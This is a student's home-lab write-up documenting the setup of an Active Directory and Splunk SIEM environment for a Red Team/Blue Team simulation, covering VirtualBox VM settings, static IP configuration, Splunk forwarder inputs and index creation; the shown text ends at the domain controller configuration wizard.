
Active Directory/ Red Team and Blue Team Simulation Project

Hameet Benipal


The Active Directory project aimed to strengthen my knowledge of general IT concepts, as well as gain hands-on experience with a simulated attack and Blue Team/Red Team scenarios. This lab includes setting up an Active Directory environment and learning about IT administration and domains. Additionally, a SIEM will be utilized to ingest telemetry and logs in order to set up alerts from harmful actors. Overall, this lab provided me with hands-on experience with multiple facets of security and various environments that occur in real life scenarios.

The following is documentation of the steps taken during this lab with corresponding screenshots.

Planning and Setup



Ref 1: Create diagram of Network/lab.



SOCDemo
Powered Off

ADDC01
Powered Off

Splunk
Powered Off

kali-linux-2024.4-virtualbox-amd64
Powered Off

General

```
Name:              SOCDemo
Operating System:  Windows 10 (64-bit)
```

System

```
Base Memory:    4096 MB
Boot Order:     Floppy, Optical, Hard Disk
Acceleration:   Nested Paging, Hyper-V Paravirtualization
```

Display

```
Video Memory:            128 MB
Graphics Controller:     VBoxSVGA
Remote Desktop Server:   Disabled
Recording:               Disabled
```

Storage

```
Controller: SATA
 SATA Port 0:    SOCDemo.vdi (Normal, 50.00 GB)
 SATA Port 1:    [Optical Drive] Windows.iso (4.56 GB)
```

Audio

```
Host Driver:   Default
Controller:    Intel HD Audio
```

Network

```
Adapter 1:   Intel PRO/1000 MT Desktop (NAT Network, 'AD Project')
```

USB

```
USB Controller:   xHCI
Device Filters:   0 (0 active)
```


Shared folders

None

Description

None

Ref 2: Set up 4 VM environments for this lab, including : The target machine, Windows Server 2022, Splunk, and Kali Linux as the attacker.



Internet Protocol Version 4 (TCP/IPv4) Properties

General

You can get IP settings assigned automatically if your network supports this capability. Otherwise, you need to ask your network administrator for the appropriate IP settings.

○ Obtain an IP address automatically

● Use the following IP address:

IP address: 192 . 168 . 10 . 100

Subnet mask: 255 . 255 . 255 . 0

Default gateway: 192 . 168 . 10 . 1

○ Obtain DNS server address automatically

● Use the following DNS server addresses:

Preferred DNS server: 8 . 8 . 8 . 8

Alternate DNS server: . . .


□ Validate settings upon exit

Advanced...

OK Cancel


Ref 3: Config static IP address for target machine.

Splunk setup and data forwarding



```
[WinEventLog://Application]
index = endpoint
disabled = false

[WinEventLog://Security]
index = endpoint
disabled = false

[WinEventLog://System]
index = endpoint
disabled = false

[WinEventLog://Microsoft-Windows-Sysmon/Operational]
index = endpoint
disabled = false
renderXml = true
source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational
```

Ref 4: Install and config Splunk universal forwarder to determine what is sent to Splunk server.



Add new

Forwarding and receiving » Receive data » Add new

Configure receiving

Set up this Splunk instance to receive data from forwarder(s).

Listen on this port * 9997

For example, 9997 will receive data on TCP port 9997.

Cancel Save

Manage Indexes | Splunk 9.4.0
Thank You Splunk Universal Forw
Not secure
192.168.10.10:8000/en-US/manager/launcher/data/indexes
splunk>enterprise
Apps
Administra...
1 Messages
Settings
Activity
Help
Find
Indexes
New Index
15 Indexes
per page

New Index

General Settings

Index Name: endpoint

Set index name (e.g., INDEX_NAME). Search using index=INDEX_NAME.

Index Data Type: Events | Metrics

The type of data to store (event-based or metrics).

Home Path: optional

Hot/warm db path. Leave blank for default ($SPLUNK_DB/INDEX_NAME/db).

Cold Path: optional

Cold db path. Leave blank for default ($SPLUNK_DB/INDEX_NAME/colddb).

Thawed Path: optional

Thawed/resurrected db path. Leave blank for default ($SPLUNK_DB/INDEX_NAME/thaweddb).


Data Integrity Check: Enable | Disable

Enable this if you want Splunk to compute hashes on every slice of your data for the purpose of data integrity.

Max Size of Entire Index: 500 GB

Save Cancel

Ref 5: Create new index,” endpoint” where all data is being forwarded from as well as configure receiving port on Splunk.



```
index=endpoint
```

✓ 4,335 events (1/8/25 8:00:00.000 PM to 1/9/25 8:54:53.000 PM)

SELECTED FIELDS
a host 1
a source 3
a sourcetype 3

INTERESTING FIELDS
a Account_Domain 9
a Account_Name 17
a ComputerName 2
EventCode 100+
EventType 5
a index 1
a Keywords 7
# linecount 27

host

1 Value, 100% of events

Selected: Yes No

Values	Count	%
TARGET-PC	4,335	100%


1/9/25 8:49:50.000 PM

```
01/09/2025 03:49:50 PM
LogName=Security
EventCode=4624
EventType=0
ComputerName=target-PC
```

Ref 6: Confirm incoming events and data from target-PC host in Splunk

The same steps were then repeated to setup and configure Splunk on the Active Directory Domain VM.

Setup and configure Active Directory machine and domain



Active Directory Domain Services Configuration Wizard

Deployment Configuration

TARGET SERVER
ADDC01

